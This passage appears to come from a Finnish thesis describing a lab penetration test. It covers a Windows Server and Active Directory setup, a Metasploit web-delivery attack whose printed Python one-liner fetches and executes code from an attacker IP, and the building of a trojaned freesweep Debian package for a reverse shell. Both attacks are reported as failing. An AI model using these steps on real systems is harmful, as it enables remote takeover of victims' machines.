
Azuren, integroinnin omaan ympäristöön. Windows Server auttaa hallinnoimaan yrityksen palvelimia ja antaa järjestelmänvalvojalle mahdollisuuden valvoa palvelinten tilanneraportteja ja mahdollisia hälytyksiä. Kaikki näkymät voidaan nähdä yhdestä käyttöikkunasta, Server Manager Dashboardista, joka on hallinnan pääikkuna (kuva 47). [39.]



Kuva 47. AD-Servicen asennus.


Windows -serverille asennettiin AD Services (Active Directory), joka on Windows-toimialueen käyttäjätietokanta ja hakemistopalvelu. Tämä mahdollistaa keskitetyn resurssien jakamisen käyttäjille ja tarjoaa mahdollisuuden hallita ja suojata käytössä olevia verkon resursseja. [17.]

Aktiivihakemisto koostuu toimialueista, joiden tunnuksina voidaan käyttää DNS-nimiä. Active Directoryssä on sertifikaattipalvelu, joka käsittelee sertifikaattien (varmenteiden) ja tunnisteiden jakoa. Sen avulla hallinta tunnistaa käyttäjien tai palvelimien sertifikaatit ja varmentaa niitä hallintapalvelimen sertifikaattiin. Tunnistus on osa prosessia, jolla palvelin varmentaa, että kyselevä osapuoli on oikeutettu luottamusalueelle. Mikäli yksi luottamusalueelle kuuluvista koneista on hyökkääjän hallussa, tämä voi halutessaan hyökätä sivuttaissiirtymällä muihin koneisiin hyödyntämällä koneelle annettua sertifikaattia. Tämä on havainnollistettu kuvissa 48 ja 49.



Kuva 48. Näkymä Local Serveristä.

Luotiin sallitut yhteydet työasemien välille. Tämä on esitetty kuvassa 49.



Kuva 49. SMTP-palvelimeen yhdistetyt osoitteet.


Sähköpostipalvelimen (SMTP) asennus Windows Serveriin: Thesis2-win2012 domain, jolla yhteydet sallittu kaikista koneista. Telnet-yhteys testattiin yhdestä laitteesta, ja vielä tulee tehdä sähköpostiosoitteet jokaista käyttäjää kohden.

Tutkimme Windows Serverin haavoittuvuuksia ja huomasimme, että se toimii hyvin pitkälti kuten tavallinen Windows-käyttöjärjestelmä, joten voidaan tehdä samat hyökkäykset, mikäli palomuurille tehdään tarvittavia avauksia.

7.11 Web Delivery for Linux -hyökkäys


Web Delivery for Linux -hyökkäyksen ideana on yrittää syöttää Python-skripti työaseman terminaaliin ja ottaa sillä Ubuntu 10-10 haltuun. Ensiksi jouduimme avaamaan Ubuntun palomuurista portteja (ks. liitteet 12 ja 13).

Nyt voitiin aloittaa hyökkäyksen rakentaminen. Ensiksi valittiin sopiva exploit (web_delivery) ja syötettiin IP-osoite 10.114.48.204 ja portti 4444, jota kuunnellaan, eli kerätään tietoa. Hyökkäyksen alustus on esitetty kuvissa 50 ja 51.




Kuva 50. Hyökkäyksen alustaminen.

Hyökkäyksen asetuksia oli hyvä katsoa välillä. Näin tiesimme tehdyistä hyökkäysasetuksista. Tämä on esitetty kuvassa 51.



Kuva 51. Hyökkäysvaihtoehtojen ja asetusten tarkistus.

Hyökkäyksen seuraavassa vaiheessa valittiin hyödynnettävä kohde, joka on tässä tapauksessa Python. Lopuksi laitettiin haitallinen palvelu päälle. Edellä mainitut vaiheet esitetty kuvassa 52.




Kuva 52. Hyökkäyksen aloitus.

Kun kohde syöttää Python-komennon Ubuntun komentoriville, haitallinen palvelu avaa yhteyden. Python-komennon syöttäminen on havainnollistettu kuvassa 53.

```
ubuntu@ubuntu:~$ sudo python -c "import urllib2; r = urllib2.urlopen('http://10.
114.48.204:4444/cWnc6VIK4rMC1'); exec(r.read());"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
TypeError: expected string without null bytes
ubuntu@ubuntu:~$
```

Kuva 53. Python-komennon syöttäminen.

Tämä hyökkäys keskeytyi kuitenkin tuntemattomasta syystä. Keskeytyminen on esitetty kuvassa 54. Jos hyökkäys olisi mennyt läpi, meillä olisi ollut täysi hallinta kohdekoneeseen eli Ubuntuun. Syy saattoi olla porteissa, Ubuntun version yhteensopivuudessa hyökkäykseen tai jossain ihan muussa. Työn aikana huomattiin Ubuntuun kohdistuvia ongelmia, minkä takia tuloksia tuli kirjattua yllättävän vähän. Linux-ympäristön tuominen mukaan testeihin oli meillä lisänä perinteisen Windows-ympäristön rinnalla.



Kuva 54. Hyökkäys epäonnistui.

7.12 Binary Linux Trojan -hyökkäys

Binary Linux trojan -hyökkäyksen ideana on ladata miinaharavapeli (freesweep) ja lisätä siihen skripti, payload ja lopuksi jakaa se eteenpäin. Tässä hyökkäystavassa kohde

Ubuntu 10-10 lataa pelin, ja sen jälkeen se asentaa pelin ja samalla altistaa oman koneensa hyökkäykselle. Hyökkäyksen alustaminen on esitetty kuvissa 55, 56 ja 57. Ensin ladattiin miinaharavapeli. Lataus on esitetty kuvassa 55.

```
root@kali:~# apt-get --download-only install freesweep
```

Kuva 55. Pelin lataus.

Seuraavaksi tehtiin kontrollitiedosto, johon tuli pelin tiedot. Tiedoston sisältö on esitetty kuvassa 56.

```
root@kali:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
 Freesweep is an implementation of the popular minesweeper game, where
 one tries to find all the mines without igniting any, based on hints given
 by the computer. Unlike most implementations of this game, Freesweep
 works in any visual text display - in Linux console, in an xterm, and in
 most text-based terminals currently in use.
```

Kuva 56. Kontrollitiedosto.


Tämän jälkeen tehtiin asennuksen jälkeinen skripti (Post-installation script). Skripti on esitetty kuvassa 57.

```
root@kali:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores & /usr/games/freesweep &
```

Kuva 57. Skripti.


Tämän jälkeen tehtiin skriptistä suoritettava ja käytettiin enkooderia (encoder/x86/shikata_ga_nai)

Seuraavaksi kopioitiin freesweep-peli uuteen kansioon (/var/www/), ja tämän jälkeen laitettiin Apache päälle. Tämä on esitetty kuvissa 58 ja 59.



Kuva 58. Pelin kopiointi www-kansioon.


Tämän jälkeen tarkistettiin, että peli on kopioitunut uuteen kansioon. Tämä nähdään kuvassa 59.



Kuva 59. Pelin uusi osoite.


Alustusten jälkeen rakennettiin hyökkäys Metasploit-ohjelmalla.

Metasploit aloitti reverse tcp -session käsittelijän ja jäi odottamaan, että kohde alkaa latamaan tiedostoa Kali Linux -järjestelmän /var/www kansiosta. Freesweep-peliin on lisätty skripti ja metasploitilla payload. Hyökkäys on havainnollistettu kuvassa 60.



Kuva 60. Hyökkäyksen aloittaminen.


Seuraavaksi kohde yritti ladata peliä, mutta lopputulos jäi tällä kertaa laihaksi. Peli ei suostunut latautumaan Ubuntulle. Latauksen tila on esitetty kuvassa 61. Lopuksi peli asennettaisiin koneelle, jotta haittaohjelma käynnistyisi. Hyökkäyksen onnistuttua vastaanottaisimme kohteen komentorivin.



Kuva 61. Pelin lataaminen kohdekoneelle.

